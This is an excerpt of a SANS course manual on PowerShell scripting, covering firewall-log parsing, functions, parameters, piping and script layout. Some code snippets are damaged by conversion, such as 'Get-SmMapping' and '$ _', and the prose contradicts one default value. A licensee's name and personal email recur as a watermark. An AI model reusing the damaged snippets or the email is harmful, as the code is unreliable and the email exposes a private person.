In the following example, an empty hashtable is created (`$HashTable = @{}).` A hashtable is created with curly braces instead of parentheses. A hashtable is an array of paired items of the form "Key=Value" where the Key may be any string, such as an IP address, and the Value may be any other data, such as an integer number or another string. A phonebook, for example, is a hashtable that pairs names (Keys) with phone numbers (Values).

In the example below, each line from the Windows Firewall log file (pfirewall.log) is compared against a regular expression pattern ("DROP\sTCP.+RECEIVE"). If the line from the log matches the pattern, then we split out the source IP address from the text of the line (the source IP is the fifth item in the space-delimited line).

We then check to see if the hashtable already contains a Key that is identical to that source IP address: if so, we increment the Value associated with that Key (source IP) by one; if not, then we add a new Key to the hashtable, where the Key is a new source IP address, and we set the Value of that new pairing to 1.

We examine every line from the log, either adding new source IP addresses to the hashtable or incrementing the count of dropped TCP connections to source IP addresses already seen in the log.

The output of the script (Get-DroppedSourceIP.ps1) will look something like this:

Name	Value
-----	-----
10.6.2.44	54
192.168.1.88	42
10.17.4.9	28

This gives us a sorted table of source IP addresses and the total count of dropped inbound TCP connections per source IP. In real life, we might also get the count for dropped UDP connections or break it down by destination port number.

```
# Example: Get-DroppedSourceIP.ps1

$HashTable = @{} #Empty hashtable

Switch -Regex -File .\pfirewall.log
{
    "DROP\sTCP.+RECEIVE"
    {
        $SrcIP = ($_ -Split " ")[4]

        If ($HashTable.ContainsKey($SrcIP))
        { $HashTable.Item($SrcIP) = $HashTable.Item($SrcIP) + 1 }
        Else
        { $HashTable.Add($SrcIP, 1) }
    }
}

# Return each pairing of the hashtable separately for the sort:
$HashTable.GetEnumerator() | Sort-Object Value -Descending
```

The last line is weird. Each pairing inside the hashtable must be extracted separately so that Sort-Object can sort them by Value. If you piped the hashtable as a whole into Sort-Object, there would be only one thing piped in, namely, the hashtable itself. The GetEnumerator() method outputs each pairing in the hashtable separately.

Don't forget that *Switch* does not stop by default after the first match, so you can have multiple regex patterns to match against within the Switch flow control. For example, in the following, each line from the firewall log is compared against multiple regex patterns for the sake of doing a count of each type of line.

```
# Example: Processing_Text.ps1

$droptcp = $dropudp = $dropicmp = 0
$allowtcp = $allowudp = $allowicmp = 0

copy-item C:\Windows\system32\LogFiles\Firewall\pfirewall.log .

switch -regex -file .\pfirewall.log {
    'DROP TCP'      {$droptcp++}
    'DROP UDP'      {$dropudp++}
    'DROP ICMP'     {$dropicmp++}
    'ALLOW TCP'     {$allowtcp++}
    'ALLOW UDP'     {$allowudp++}
    'ALLOW ICMP'    {$allowicmp++}
}

"FIREWALL LOG SUMMARY:"
"-----"
"Dropped: TCP=$droptcp, UDP=$dropudp, ICMP=$dropicmp"
"Allowed: TCP=$allowtcp, UDP=$allowudp, ICMP=$allowicmp"
```

Today's Agenda

- 1. The Object-Oriented Command Shell**
- 2. Objects, Properties, Methods, and Arrays**
- 3. Flow Control: Conditional Testing and Loops**
- 4. Writing Your Own Functions and Scripts**

Today's Agenda

Flow control keywords can also be used inside of functions. What are functions? How do we pass parameters and arguments into functions?

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

On Your Computer

```
cd C:\SANS\Day1\Examples  
  
ise .\Named_Parameters.ps1  
  
ise .\Parameter_Switch.ps1  
  
ise .\Default_Value.ps1  
  
ise .\PowerPing.ps1
```



SANS

SEC505 | Securing Windows

On Your Computer

In the command shell window of PowerShell ISE, please switch to the Examples subdirectory (this must be your working folder, i.e., your present working directory):

```
cd C:\SANS\Day1\Examples
```

Use the "ise" alias to open the following scripts in the PowerShell ISE editor:

```
ise .\Named_Parameters.ps1  
  
ise .\Parameter_Switch.ps1  
  
ise .\Default_Value.ps1  
  
ise .\PowerPing.ps1
```

In PowerShell ISE, if you open a script for editing, you can highlight one or more lines from that script and execute just those highlighted lines. Once the desired lines are highlighted, click the "Run Selection" button or press F8. The "Run Selection" button in the toolbar looks like a script with a green triangle on top of it. Don't confuse this with the "Run Script" button just to the left, which looks like a big green triangle; the "Run Script" button (or F5) will run the entire script, not just the highlighted lines.

Over the next several slides, we will look at example code that you can highlight and run instead of typing it in by hand.

Functions

Function = Block of code with a name:

- Can take zero or more input parameters
- Can output (or "return") zero or more objects
- Can be added to one's profile script
- Can be placed in the other scripts we write
- Can be imported from modules

Functions are a good way to organize the code in your scripts into manageable and reusable units.

SANS

SEC505 | Securing Windows

Functions

A function is a block of code in the function:\ drive that has been assigned a name. When you call or execute a function, you can optionally pass in parameters and/or have the function return a result, just like cmdlets. If written for this purpose, you can also pipe objects into functions, again just like cmdlets. Functions can be run from scripts or they can be dot-sourced into the current interactive session.

You can see all the functions available in your session by listing the contents of the function:\ drive. When you run a script, a new scope is created for that script and it can have its own functions inside it.

```
dir function:\
```

For any given function, like the *mkdir* function, you can see the code assigned to it by selecting its scriptblock property with `select-object` (or just using `get-content`).

```
get-content function:\mkdir
```

```
get-item function:\mkdir | select -expandproperty scriptblock
```

How to Research and Write New Scripts with Functions

New coders often feel they must be able to sit down with a blank Notepad file in front of them and just start banging out code from scratch to solve whatever problem is at hand. They often feel that, if they can't do this, they don't *really* know how to program, they don't *really* understand the language they're using, and that they're somehow deficient as coders or IT experts. Nothing could be further from the truth. It is *impossible* to

memorize all the properties and methods of all the .NET and COM classes you'll use to solve problems at work, and if you did try to memorize it all, it would be a waste of time anyway because it's all going to change in a few years and you have other things to do at work (and at home) besides writing scripts!

When you are facing a new problem to solve through scripting, but you are unfamiliar with the products, technologies, or object models related to it, here is a rough recipe for approaching the task without feeling overwhelmed and without wasting a lot of time.

To research a new PowerShell script you need to write:

1) Get the Microsoft Windows SDK

A "Software Developer's Kit (SDK)" includes help files, sample code, debugging tools, and other resources for programmers. The Windows SDK includes the .NET Framework class library in a nice browsable/searchable help file. You should also get the SDKs for whatever other technologies or products you're interested in, e.g., WMI, Exchange Server, and ADO.NET. Start at <http://msdn2.microsoft.com/downloads/> or use Google with the "site:microsoft.com" qualifier to only search Microsoft's site.

2) Set up a Virtual Machine "Sandbox" That You Can Safely Destroy

Don't test your scripts on production servers. Use VMware or Virtual PC to set up safe-to-destroy domain controllers, file servers, SQL Servers, Exchange Servers, etc. that you can use for debugging and trying out third-party products. If you trash your VM, shut it down, don't commit changes, and start it back up again!

3) Break up Your Desired Script into Smaller Solvable Tasks

At a high level of description, write down what you want your script to do, break those tasks into smaller subtasks, and repeat until you have a rough idea of all the little things your script will have to do that together get your big job done. You want to break it down into subtasks until you feel confident that you could write the code for each subtask by itself, knowing that you can later link them up together.

For example, you might want a script that you can schedule to run every night to remind users with old passwords to change their passwords, so this might be broken down into the following: 1) connect to a domain controller, 2) get a list of global users, 3) get the age of each user's password, 4) test that password's age based on some definable limit, 5) get the email address from the user account properties for any user with an old password, 6) send a reminder email message to that user, and 7) write an event to the local Event Logs, recording the details of the user and message, such as whether the message was successfully sent.

4) Find a Sample Script Similar to Your Small Task

Search the internet for other peoples' scripts that are related to whatever product or technology you need to write a script for. Use these as examples and to reveal clues about which objects, properties, and methods you'll need to invoke and in what order. Use the "PowerShell" keyword in your internet searches so the results will more likely be relevant. C# examples are often useful too if searching for PowerShell examples turns up nothing.

Don't forget to search forums or newsgroups related to your scripting language and the product(s) you need to manage, especially for tips, tricks, and gotchas that are rarely published anywhere else. To find the Microsoft TechNet forum for PowerShell, the easiest thing is to just do a search on "technet powershell forum".

You should also get all of the sample scripts from the websites of all the book publishers who have books related to your language, product, or technology that you need:

- www.wrox.com
- www.oreilly.com
- www.informit.com
- www.manning.com

Dump all these scripts into a folder for keyword searching later on.

Microsoft MVPs and product aficionados often maintain websites and blogs with sample scripts, and these sites usually have hyperlinks to each other.

5) Explore the Properties and Methods of Your Misbehaving Objects

In a separate shell or temporary script, you'll often need to play around with the objects that are misbehaving. Use `get-member` to view their instance and static members, and `format-list` for property data; for example, if you were exploring `get-service`:

```
get-service | get-member  
get-service | format-list *
```

Use your SDKs to read about and play with these properties and methods. Look at other sample scripts that invoke these properties and methods to see what they do with them. Search the internet for the relevant class names and member names to try to find other documentation or sample scripts that will shed light on the problem.

6) Use Debugging Tricks to Shake out the Problem and Reveal Clues

The `$error` array keeps a history of problems. Clear that array with `$error.clear()`, rerun your troublesome function or code snippet, copy `$error` to a temporary variable (`$temp = $error`), and then examine the entries in that temporary variable. You can then search error descriptions and error code numbers on the internet.

```
$error  
  
$temp = $error  
  
$error.clear()
```

Sometimes it pays to deliberately cause errors in order to see the details of the messages produced. You can do this by calling methods or accessing properties that don't exist, passing in too many/few arguments, passing in the wrong types of arguments, mangling string arguments, etc.

You can also "sniff" a pipeline like you'd sniff a network using the tee-object cmdlet, which allows you to save copies of the objects coming down a pipeline to a file or variable without interrupting the flow of objects down the rest of the pipeline.

A good-old-fashioned debugging trick is to sprinkle commands at strategic locations in the script to write information about the data in variables at that point in time onto the screen, especially in local variables inside of functions.

If you wish to show detailed tracing information while the script runs:

```
set-psdebug -trace 2
```

Do this in your script right before the problem area, which will show verbose debugging info, then execute "set-psdebug -off" right after the problem area to turn it off again.

If you wish to step through a problem area of your script one line at a time:

```
set-psdebug -step
```

Do this right before the problem area, then proceed by running each line separately. Execute "set-psdebug -off" again afterwards. You can also do this in the graphical PowerShell_ISE editor (see the Debug menu).

If you wish to open a new PowerShell session right in the middle of your running script so you can use that new interactive session to interrogate variables and experiment with different commands, execute "\$host.EnterNestedPrompt()" to open the new session, then type "exit" to go back to your suspended script when you're done and continue running it.

If you think you have misspelled or undefined variables in your code causing problems, add the following line near the top of the script to raise an error if an undefined variable is encountered:

```
set-psdebug -strict
```

Finally, for even more detailed tracing of a single command, try using the trace-command cmdlet (see its help entry, we can't go into the details here).

7) Post Your Question to a Forum

If all else fails, you can always post a question to a web-based forum:

- <http://social.technet.microsoft.com/Forums/en-US/winserverpowershell/>
- <http://www.powershell.com>
- <http://www.scriptinganswers.com/forum/>

8) Put It on Ice for the Time Being...

But when *everything* you try fails, it's time to give up. Seriously, there's no point in banging your head against a wall for days on end...however, don't delete any of your code; just set it aside. It's amazing how often you'll stumble across the solution to a hard problem a few days later. The problem will still be in the back of your mind, so when you later chance across the solution, you'll recognize it!

$\text{\$Luck} = (\text{\$Opportunity} + \text{\$Preparation}) * \text{\$Effort}$

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

Creating a New Function

```
function Name { <your code here> }

function Hi { "Hi!" }

function Get-Married { @("Yes","No") | Get-Random }

function Edit-HostsFile
{
    notepad.exe $env:WINDIR\System32\Drivers\Etc\hosts
}
```

SANS

SEC505 | Securing Windows

Creating a New Function

A function does not have to be any more complicated than assigning a name to a block of code in curly braces. You simply put the keyword "function", followed by the name of the function, then the scriptblock in braces. Function names are not case-sensitive.

```
function hi { "Hi!" }

function Time { (get-date).ToLongTimeString() }

function Get-Married { @("Yes","No") | Get-Random }

function Edit-HostsFile
{
    notepad.exe $env:WINDIR\System32\Drivers\Etc\hosts
}

function say-things
{
    "Hello World!"
    "7 + 3 = " + (7 + 3)
    "And now for something completely different: Aliases!"
    get-alias
}
```

A function may have one or many lines inside it. The lines do not have to be indented, but it is easier to read if they are.

When a line in a function produces output, that output will be included in the output of the function as a whole. You do not need to use a *Return* keyword or similar to define the output of the function. Nonetheless, we still talk about what the function "returns" when talking about the output of the function.

Function Scope

Keep in mind that function parameters and other variables first defined within the function scriptblock are local to that function. Local variables are not accessible to other functions or scripts unless they were called by the first function. If a function references a variable defined outside the function, that variable can be read or changed by the code inside the function.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Passing in Named Parameters to a Function

```
function New-NetworkDrive ($Letter, $SharePath)
{
    If ($Letter -NotLike "*:") { $Letter = $Letter + ":" }
    New-SmbMapping -LocalPath $Letter -RemotePath $SharePath
}

New-NetworkDrive -Letter M -SharePath \\Member\C$

New-NetworkDrive -Letter Q -SharePath \\BackupServer\Hope
```

SANS

SEC505 | Securing Windows

Passing in Named Parameters to a Function

A function definition can specify the number of arguments expected, their names, what their data types must be, and default values. A function's "parameter" is a variable that catches an "argument" passed into that function when the function is run.

```
# Example: Named_Parameters.ps1
```

```
function New-NetworkDrive ($Letter, $SharePath)
{
    If ($Letter -NotLike "*:") { $Letter = $Letter + ":" }
    New-SmbMapping -LocalPath $Letter -RemotePath $SharePath
}
```

You can map a drive letter in PowerShell to the UNC path of an SMB shared folder (requires Windows PowerShell 5.0 or later with Windows 10, Server 2016, or later). The function above will map your chosen \$Letter to the UNC \$SharePath given. If successful, the function outputs an object with the status of the mapping ("OK"), the local drive letter path, and the remote UNC path. If the drive letter is already in use, or for any reason the shared folder is inaccessible to you, an error is thrown instead.

In the following, the function is called several times to map drive letters. If the function is not explicitly called, the function does not do anything. Notice that parameters may be abbreviated to a single letter as long as each parameter to a function begins with a different first letter, e.g., "-l" is for -Letter and "-s" is for -SharePath. Function names and parameter names are not case-sensitive. When calling a function, the order of your parameters does not have to match the order in the definition of the function.

```
New-NetworkDrive -Letter M -SharePath \\Member\C$  
  
New-NetworkDrive -Letter Q -SharePath \\BackupServer\Hope  
  
New-NetworkDrive -SharePath \\Accounting\Forms -Letter F  
  
New-NetworkDrive -l r -s \\HR\Complaints
```

Passing in Positional Arguments to a Function

All the arguments passed into a function that do not go into named parameters will go into an automatic variable named "\$args". Because it's an array, you can enumerate through it.

```
# Example: Positional_Args.ps1  
  
function show-args { foreach ($x in $args) {$x} }
```

If you know that you'll pass in three arguments, you can access them by index number.

```
function show-3args {  
    $computer, $user, $password = $args[0,1,2]  
    "Count of arguments: " + $args.count  
}  
  
show-3args server47 admin sekret
```

Function arguments are not passed in by specifying the name of the function followed by the comma-separated arguments in parentheses, e.g., this is wrong: "func(x,y,z)". Arguments are merely separated by spaces, not commas, and no parentheses are needed. The comma is actually an operator that binds elements together into an array; hence, if you do pass in "three" arguments separated by commas, you've actually passed in just one argument, namely, an array of three elements. Therefore, \$args[0] would reference an array of all the arguments and not the first argument only.

Piping Objects into a Function

When a function or script is run, you can pass parameters into it. But this isn't the only way to pass in data; you can also *pipe* objects into your own scripts and functions just like you can pipe into cmdlets!

When a function or script receives input in a pipeline, the objects piped into the function or script all go into an automatically created array named "\$input". Because it is an array, you can use it in a *ForEach* or *Switch* statement.

```
# Example: Piping_Input.ps1
```

```
function auf-deutsch
{
    foreach ($word in $input) { "Das " + $word + "en!" }
}

"Train" | auf-deutsch
```

The \$input array is of type *System.Array+SZArrayEnumerator*, which means that the \$input variable keeps track of the "current" item in the array so you can enumerate through every item. A reference to "\$input.current" returns the current item, while a call to "\$input.movenext()" advances to the next item in the array, making *it* the current item. You can use either the *ForEach/Switch* or \$input.movenext() approach when working with the \$input array—your choice.

You can use the \$input array in both functions and scripts, and if used in a script, you do not have to embed \$input within another function. If the following line is placed in a script, data piped into the script will go into \$input automatically.

```
# Following line is run in a script, not at the prompt:

while ($input.movenext()) {"Das " + $input.current + "en!"}
```

Piping, Parameter, and Positional Argument Binding

Hence, \$input captures piped data and \$args collects all the arguments that didn't go into named parameters. To see this in action, enter the following function and command into your shell and note the output (as shown below).

```
C:\> function thewayofdata ($p) {
>> $p
>> $args[0]
>> $args[1]
>> foreach ($x in $input) { $x }
>>}
>>

C:\> 1,2,3 | thewayofdata 4 5 -p 6

6
4
5
1
2
3

C:\>
```


Why did the numbers come out in this order? Named parameters (\$p) are bound first, whatever parameters are remaining go into \$args, and the data piped into \$input are processed in the same order in which they were originally piped.

Optimized Piping with the Process {...} Block

When objects are piped into a standard function, all the piped objects go into the \$input array. But *when* do the piped objects go into the \$input array and when is this array processed by the function? When a function is receiving objects in a pipeline, all of the objects to be piped into the function are gathered by PowerShell into one set and this set is assigned to \$input in the function at a single moment in time. This means the pipeline as a whole is held up until all the preceding commands before the receiving function have done 100% of their work, then all of the objects the function needs to process are placed into \$input for the function to chew on. By analogy, in a factory assembly line for manufacturing toothpaste, it's as though the guy screwing caps on the bottles needs to get all 10,000 bottles before he can even start screwing on caps—not very efficient.

Very similar to a standard function, though, is something called an "advanced function" (Get-Help about_Functions_Advanced). When objects are piped into an advanced function, the function can immediately process each object as it arrives from the pipeline, even though more objects are on their way. Instead of waiting for all objects to finish coming through the pipeline, an advanced function is like the guy in the factory screwing on toothpaste bottle caps, but now he starts screwing on caps as soon as the first bottle arrives at his station in real time.

Because an advanced function runs as soon as the first object arrives from the pipeline, piped data does not go into the \$input array or any other array. Instead, piped objects go into the default variable (\$ _) inside a special block of code marked as "Process {...}". This is what is new, the Process block of code. The Process block is executed once for each object piped into the function, and that piped object goes into the \$ _ variable.

```
function auf-deutsch
{
    Process { "Das " + $ _ + "en!" }
}
```

Advanced functions can also take named parameters with default values, emit objects, write to files, and do everything else standard functions can do. In fact, advanced functions can do quite a bit more than just process piped data, but a discussion of those details is beyond the scope of this course.

```
# Example: Translate.ps1

function Translate ([String] $Language = "German")
{
    Process
    {
        $word = $ _
```

```
switch ($Language)
{
    'German' { "Das " + $word + "en!"      }
    'French' { "La " + $word + "ette..." }
    'Greek'  { "Oi " + $word + "tai;"     }
}
}
```

If you expect a function to often be used in a pipeline to receive objects, consider remaking it into an advanced function instead. On the other hand, sometimes you need to have all the piped input batched up into a single complete array before processing, such as when you need to check the size of the input array first, in which it's best to leave it as standard function by not including the "Process {...}" block.

Incidentally, an advanced function can actually have three different special blocks: Begin, Process, and End.

```
function Pipe-BeginningEnding
{
    Begin { "Run only once when the function is called" }
    Process { "For each piped object: " + $_ }
    End { "Run only once when the function finishes" }
}
```

The "Begin {...}" block is executed only once per invocation of the function, even if 1,000 objects will be piped in and it will run before the Process block. The "End {...}" block is executed only once per invocation of the function, and this is after the Process block has finished handling any piped-in objects.

```
C:\> 1..3 | Pipe-BeginningEnding

Run only once when the function is called
For each piped object: 1
For each piped object: 2
For each piped object: 3
Run only once when the function finishes
```

To read more about it: [Get-Help about_Functions_Advanced_Methods](#).

Constraining a Function's Parameter Types

When a function is called and parameters are passed in, you can mandate the type of object each parameter must be. For example, you might want a function that must take two parameters (the first must be a string and the second must be an integer) and you want an error to be raised if the parameters are not type-correct (or cannot be converted on the fly to be of the correct type).

Just as you can cast a variable as a certain type of object, so you can cast a parameter name to be of certain type.

```
function eat-lunch ([Int] $number, [String] $food)
{
    "Each day we eat $number $food pies!"
}

eat-lunch -number 3 -food pinkie
```

The types you'll frequently want to mandate are listed in the following table. You can use either the full or short name as you prefer.

The last entry in the table, by the way, is for an array of objects (see the square brackets).

Full Name	Short Name	Example
[System.String]	[String]	"Hello"
[System.DateTime]	[DateTime]	"2/19/21 03:02:01 PM"
[System.Boolean]	[Boolean]	\$true
[System.Int32]	[Int32]	34
[System.Int64]	[Long]	9415869866
[System.Decimal]	[Decimal]	23.2927d
[System.Object[]]	[Object[]]	@("Hi",3,"Joe",4)

Note that the "d" at the end of the decimal example above is not a typo.

You can also pass in a parameter to a function or script by reference with a cast to "[Ref]" (or to [System.Management.Automation.PSReference], which is the same thing).

A special type constraint is "[Switch]", which does not name a .NET class; it's for a switch parameter.

Switch Parameters to Functions

A switch can only be \$True or \$False (defaults to \$False).

```
function Test-CShare ($Computer, [Switch] $List) {
    $SharePath = "\\\" + $Computer + "\C$"
    If ($List) { dir -Path $SharePath }
    Else { Test-Path -Path $SharePath }
}

Test-CShare -Computer Box47                #$List = $False
Test-CShare -Computer Box47 -List          #$List = $True
```

Switch Parameters to Functions

A switch parameter takes no argument(s). A switch parameter is either passed into a function when the function is run or it isn't passed in. If used, the switch is interpreted as \$true. If not used, the switch evaluates to \$false. You define the type of switch parameter with a cast to [Switch].

```
# Example: Parameter_Switch.ps1

function Test-CShare ($Computer, [Switch] $List) {
    $SharePath = "\\\" + $Computer + "\C$"

    if ($List){ dir -Path $SharePath }
    else { Test-Path -Path $SharePath }
}

Test-CShare -Computer Box47

Test-CShare -Computer Box47 -List
```

Assigning Default Values to Function Parameters

```
function Remove-NetworkDrive
{
    Param ($Letter = "")

    If ($Letter -NotLike "*:"){ $Letter = $Letter + ":" }

    Get-SmbMapping -LocalPath $Letter |
        Remove-SmbMapping -Force -UpdateProfile
}

Remove-NetworkDrive -Letter Q
Remove-NetworkDrive
```

SANS

SEC505 | Securing Windows

Assigning Default Values to Function Parameters

If you wish, you can assign default values to the parameters of a function. If no parameters or arguments are passed into the function, the default values win. If some items are passed in, those will be bound to the function's parameters and the rest will go to the defaults. Of the function's input parameters, it's permissible for some to have defaults defined and to leave other parameters without defaults, i.e., to require those values to be passed in. You can combine defaults with type constraints too.

The following sample code shows how to assign a default value to a parameter and also how to use the "Param" keyword for defining the parameters to a function.

```
# Example: Default_Value.ps1

function Remove-NetworkDrive
{
    Param ($Letter = "")

    If ($Letter -NotLike "*:"){ $Letter = $Letter + ":" }

    Get-SmMapping -LocalPath $Letter |
        Remove-SmbMapping -Force -UpdateProfile
}

Remove-NetworkDrive -Letter Q

Remove-NetworkDrive
```

Notice that the name of the function (Remove-NetworkDrive) is not followed by parentheses as with most of the other function examples so far in the manual. An alternative method of defining the parameters to a function is to include the keyword "Param" as the first executable line inside the function body, followed by parentheses with the desired parameters inside the parentheses. The syntax for parameters, constraining input types, switches, and assigning default values is exactly the same whether the parentheses immediately follow the name of the function (as shown in most examples so far) or follow the "Param" keyword inside the body of the function.

In the example above, the \$Letter parameter has a default argument of "*" so that all drive letter mappings will be matched by default. But if the -Letter parameter is given an argument when the function is called (like "Q"), then that argument overwrites the default argument for that one call of the function.

Windows PowerShell 5.0 and later includes improved cmdlets for managing drive mappings to SMB shared folders (requires Windows 10, Server 2016, or later). Mapping a drive letter is done with New-SmbMapping. A drive mapping that should be automatically created again when you log back on is called a "persistent" mapping. Persistent mappings are stored in your local profile (not your PowerShell \$Profile script). To create a persistent mapping with New-SmbMapping, add "-Persistent \$True" to the command.

When the Remove-SmbMapping cmdlet is used, by default it will prompt the user to confirm the unmapping (use the -Force to avoid being prompted). In the example above, the -UpdateProfile switch is used to remove persistent mappings, not just temporary or ephemeral drive letter mappings, for the current logon session only.

Note: Removed drive letter mappings may still appear in File Explorer with a red "X" on top of them until you log off and log back on again. If the drives you map in PowerShell do not appear in File Explorer at all, search the internet for a registry value named "EnableLinkedConnections" related to User Account Control (UAC). SMB drive mappings are not just per user, they are per SAMLUID (Security Access Token Locally Unique Identifier) per user. In other words, a drive mapping created in an elevated shell does not appear in the non-elevated File Explorer by default, unless you set the above registry value.

When you are reading the code of other authors on the internet, sometimes parameters will follow the function name, and sometimes they will be defined using the "Param" keyword. It is your choice for your own scripts.

Error Action

Normally, when an error occurs, PowerShell will display red error text and then continue to the next command, but if the error action is set to "SilentlyContinue", the error text is suppressed and then command execution resumes like normal. Consider the following command:

```
Remove-LocalGroupMember -Group Administrators `
  -Member "Administrator" -ErrorAction SilentlyContinue
```

In the example above, it's not actually possible to remove the built-in Administrator account from the Administrators local group (an error is expected), and if an account is already not in the Administrators group, then trying to remove the account will also not work (and an error is thrown). Hence, the above command simply suppresses all errors when the Remove-LocalGroupMember cmdlet is run because of the error action.

Returning Results from a Function

PowerShell functions don't really "return" anything; they simply execute lines of code in a scriptblock. Now, if those lines of code create output, you can capture that output into an array using the assignment operator ("=") just like when you capture the output of a cmdlet. You can also pipe the output of a command into Out-Null to suppress that output (Get-Process | Out-Null). But if you don't capture or suppress the output of the function, the output will be displayed in the shell just as though you had executed each line separately outside of the function by hand.

```
function Invoke-Things { dir c:\ ; "Hello" ; get-process }

$output = Invoke-Things
```

PowerShell does have a *return* keyword though. Inside a function, the *return* keyword will cause whatever command immediately follows it to be executed and then the flow of execution will break out of the function without running the rest of the lines of code inside it. If you simply wish to stop executing the rest of the commands in a function and go back to the context that called the function, just use *return* with nothing after it.

However, use of the *return* keyword is optional. Whatever output in a function is not consumed by something else will automatically be output by the function, with or without the *return* keyword anywhere. Just emit some data and that's what the function will emit. Hence, the *return* keyword is really only for exiting a function before getting to the end of its scriptblock.

```
# Example: Returning_Results.ps1

function times-ten ($number) {
    $x = $number * 10
    return $x
    "You'll never get here because of the return."
}

function times-eleven ($number) {
    $number * 11
    return
    "You'll never get here because of the return."
}
```

```
}
```

If commands within a function's scriptblock are producing output you don't want, you can cast that output to [Void] to annihilate it. You can also redirect the output to \$null, which does the same thing. "\$null" is a built-in variable that never has any content.

```
function shout { [Void] "Hey!" ; "There!" }
```

```
function shout { "Hey!" > $null ; "There!" }
```


Passing Arguments into Scripts

```
# ise .\Examples\PowerPing.ps1
# To pass arguments into the named
# parameters of a script, use Param(...)

Param ($Computer = "localhost")

function PingWrapper ($IP) { ping.exe $IP }

PingWrapper -IP $Computer
```

SANS

SEC505 | Securing Windows

Passing Arguments into Scripts

All the arguments passed into a script go into an automatically created array named "\$args" if the arguments are not passed into named parameters. While there is nothing inherently wrong with processing \$args to extract positional arguments, it's not the preferred PowerShell way.

Instead, a script can specify the number of arguments expected, their names, and what their data types must be, as well as their default values. In short, instead of passing in simple arguments, these arguments become full-fledged named parameters in the same way that cmdlets and functions can take named parameters.

To pass in named parameters into a script when that script is executed, the first executable line in the script must begin with the "Param" keyword followed by parentheses containing the named parameters. Non-executable lines are either blank or commented out. The syntax for the named parameters in the parentheses is the same as when implementing a function; they just happen to be after the "Param" keyword.

```
# Example: PowerPing.ps1

Param ($Computer = "localhost")

function PingWrapper ($IP) { ping.exe $IP }

PingWrapper -IP $Computer
```

Typical Script Layout

```

Header {
    # Multiple lines of comments documenting the script:
    Param ($x, $y, $z)

Functions {
    Import-Module -Name .\SomeModule.psm1
    Function Func1 ($Number) {...code...}
    Function Func2 ($String) {...code...}
    Function Func3 ($Array ) {...code...}

Call the Functions {
    # More flow-control code surrounding the function calls:
    $Output = Get-Process | Func2 -String $y
    If ($x -Match 'regex'){ Func3 -Array $Output }
    While ($z -gt 0){ Func1 -Number $z ; $z-- }
    $Output = $Output | Where { $_.foo -like "*bar*" }
    $Output | Export-Csv -Path SomeFile.csv
  
```

SANS

SEC505 | Securing Windows

Typical Script Layout

Let's step back for a moment and talk about the big picture of how functions, flow control statements, function calls, and the *Param* keyword all relate to each other in a finished script.

Script Header

A script will normally begin with multiple lines of comments describing the script, its purpose, parameters, author, version number, legal disclaimer, and other notes. The first non-blank and non-comment line of the script must be the *Param* keyword if that script is to accept any named parameters when executed. When the comments are well formed and the parameter names are intuitive, it should be relatively easy to see how the script can be used.

Implement Functions


Non-trivial scripts will usually have between one and fifty functions. These functions may be in the script itself or imported from modules. Each function is a reusable chunk of code that can be put to work in many scripts. Complex functions should have well-formed comments just like the script as a whole. Most of the flow control constructs discussed earlier will be found inside the functions, and some functions use other functions or cmdlets. But remember that implementing functions is not the same thing as executing them. Functions do not spontaneously execute themselves; they must be executed by name.

Execute Commands and Call the Functions

There must be additional code at the bottom of the script (existing outside of any function) that actually executes commands to perform the work of the script. Some of these commands will be to "call" or to execute functions. When reading a script for the first time, it's best to read the comments in the header, see what is being passed into *Param*, skip over the functions implemented in the middle, and then follow the flow of control at the bottom of the script, starting with the first executed command. As commands run functions, then jump back up to the middle of the script to see what the called function does and what other functions it calls, if any. If a function is called from a module, then follow the flow of execution into these other files as necessary. New programmers often believe a script is simply executed from top to bottom, like a crude batch script, but the flow of execution normally starts near the bottom of the script and then jumps/loops around, possibly in and out of other script files too. The challenge is to follow this flow of execution in your head as you seek to understand what the script as a whole accomplishes. This is hard to do at first, but it gets easier with practice.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Done! Great Job!

<# Congratulations!!! #>
\$Today.Completed = \$True

SANSSEC505 | Securing Windows

Congratulations!

You've finished the manual! ☺

We hope you found the training useful and enjoyable. Please fill out the evaluation form; it helps us to make the course even better.

Thank You!

Appendix A: Becoming a Domain Controller

Follow these steps to install Active Directory on your test virtual machine to make it a domain controller.


Windows Server is installed as a non-domain controller first, then Active Directory Services are installed when the machine is promoted to become a domain controller (DC). Active Directory (AD) can later be uninstalled to make the system a non-domain controller again. Promotion and demotion do not require reinstallation of the operating system.

Note: If you are not installing in a virtual machine (VM) and your computer is not connected to a live network, you may need to install the "Microsoft Loopback Adapter" if you experience networking problems. Again, you do not need to do this if you are using VM software, such as Hyper-V or VMware Player.

Double-click the "Device Manager" applet in Control Panel (or open it from within the System applet) > right-click your server at the top > Add Legacy Hardware > Next > select "Install the hardware that I manually select from a list (Advanced)" > select "Network Adapters" > Next > choose "Microsoft" as the manufacturer > choose "Microsoft Loopback Adapter" > Next > Next > Finish.

